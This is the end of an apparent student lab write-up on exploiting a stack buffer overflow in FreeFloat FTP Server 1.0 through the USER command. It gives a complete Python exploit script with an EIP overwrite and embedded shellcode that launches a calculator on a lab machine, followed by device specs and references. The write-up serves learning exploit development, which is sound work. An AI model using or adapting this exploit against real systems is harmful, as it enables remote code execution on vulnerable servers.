


Figure 4.47 : Calculator payload command




Figure 4.48 : Payload

Payload size = 220 bytes

Update code02 with adding generated pauload and reassning the payload variable lie

Payload = prepend + junk + eip +garbage + **buf**

```python
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
#0x74ff306b
eip = "\x6b\x30\xff\x74"
garbage = "x"*8
ending = "\r\n"
buf =  b""
buf += b"\xd9\xf7\xbb\xab\xf1\x3c\xc2\xd9\x74\x24\xf4\x5e\x33"
buf += b"\xc9\xb1\x31\x31\x5e\x18\x83\xee\xfc\x03\x5e\xbf\x13"
buf += b"\xc9\x3e\x57\x51\x32\xbf\xa7\x36\xba\x5a\x96\x76\xd8"
buf += b"\x2f\x88\x46\xaa\x62\x24\x2c\xfe\x96\xbf\x40\xd7\x99"
buf += b"\x08\xee\x01\x97\x89\x43\x71\xb6\x09\x9e\xa6\x18\x30"
buf += b"\x51\xbb\x59\x75\x8c\x36\x0b\x2e\xda\xe5\xbc\x5b\x96"
buf += b"\x35\x36\x17\x36\x3e\xab\xef\x39\x6f\x7a\x64\x60\xaf"
buf += b"\x7c\xa9\x18\xe6\x66\xae\x25\xb0\x1d\x04\xd1\x43\xf4"
buf += b"\x55\x1a\xef\x39\x5a\xe9\xf1\x7e\x5c\x12\x84\x76\x9f"
buf += b"\xaf\x9f\x4c\xe2\x6b\x15\x57\x44\xff\x8d\xb3\x75\x2c"
buf += b"\x4b\x37\x79\x99\x1f\x1f\x9d\x1c\xf3\x2b\x99\x95\xf2"
buf += b"\xfb\x28\xed\xd0\xdf\x71\xb5\x79\x79\xdf\x18\x85\x99"
buf += b"\x80\xc5\x23\xd1\x2c\x11\x5e\xb8\x3a\xe4\xec\xc6\x08"
buf += b"\xe6\xee\xc8\x3c\x8f\xdf\x43\xd3\xc8\xdf\x81\x90\x27"
buf += b"\xaa\x88\xb0\xaf\x73\x59\x81\xad\x83\xb7\xc5\xcb\x07"
buf += b"\x32\xb5\x2f\x17\x37\xb0\x74\x9f\xab\xc8\xe5\x4a\xcc"
buf += b"\x7f\x05\x5f\xaf\x1e\x95\x03\x1e\x85\x1d\xa1\x5e"


payload = prepend + junk + eip + garbage + buf
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.49 : Updated code02

STEP 08: Exploit





Figure 4.50 : Exploit

Calculator has been open in victim's machine

Successfully complete the exploitation.

Special Note:

Since my laptop does not have enough processing speed and RAM, it was stuck and crashed many times. But I tried to do this, again and again, to get and capture the outcome as one process. But I was unable to do it. So, I captured the screens one by one stepwise. Hence some values (like esp) may differ in the above screenshots. However, fortunately, I was able to get the final outcome successfully. I apologize for any inconvenience that happen when going through the document.


Device specifications

Device name	DESKTOP-9QKRTTN
Processor	Intel(R) Core(TM) i3-5005U CPU @ 2.00GHz 2.00 GHz
Installed RAM	4.00 GB
Device ID	[redacted]
Product ID	00330-80000-00000-AA916
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Rename this PC

References

[1]"What Is a Buffer Overflow? Learn About Buffer Overrun Vulnerabilities, Exploits & Attacks", Veracode, 2020. [Online]. Available: https://www.veracode.com/security/buffer-overflow. [Accessed: 03- May- 2020].

[2]"Freefloat FTP Server - 'USER' Remote Buffer Overflow", Exploit Database, 2020. [Online]. Available: https://www.exploit-db.com/exploits/23243. [Accessed: 04- May- 2020].

[3]"Fuzzing | OWASP", Owasp.org, 2020. [Online]. Available: https://owasp.org/www-community/Fuzzing. [Accessed: 04- May- 2020].

[4]"What is fuzz testing (fuzzing)? - Definition from WhatIs.com", SearchSecurity, 2020. [Online]. Available: https://searchsecurity.techtarget.com/definition/fuzz-testing. [Accessed: 05- May- 2020].

[5]2020. [Online]. Available: https://www.youtube.com/watch?v=i6Br57lh4uE&list=LLacVmhwucAhVD7eFSGR8GzQ&index=2&t=167s. [Accessed: 05- May- 2020].

[6]2020. [Online]. Available: https://www.youtube.com/watch?v=Ko7qaF8scTY&list=LLacVmhwucAhVD7eFSGR8GzQ&index=2. [Accessed: 07- May- 2020].

[7]2020. [Online]. Available: https://www.youtube.com/watch?v=TvBsE5eul8U&list=LLacVmhwucAhVD7eFSGR8GzQ&index=3. [Accessed: 08- May- 2020].

[8]"Exploit Development 101—Buffer Overflow Free Float FTP", Medium, 2020. [Online]. Available: https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3. [Accessed: 09- May- 2020].

[9]2020. [Online]. Available: https://www.youtube.com/watch?v=Ko7qaF8scTY. [Accessed: 09- May- 2020].

[10]"subonzyx/notes", GitHub, 2020. [Online]. Available: https://github.com/subonzyx/notes/blob/master/Tutorials/freefloat_exploit.py. [Accessed: 09- May- 2020].

[11]"{{metadataController.pageTitle}}", Subscription.packtpub.com, 2020. [Online]. Available: https://subscription.packtpub.com/book/networking_and_servers/9781788473736/9/ch09lvl1sec54/fuzzing. [Accessed: 11- May- 2020].

[12]"CVE-2012-5106 : Stack-based buffer overflow in FreeFloat FTP Server 1.0 allows remote authenticated users to execute arbitrary code via", Cvedetails.com, 2020. [Online]. Available: https://www.cvedetails.com/cve/CVE-2012-5106/. [Accessed: 07- May- 2020].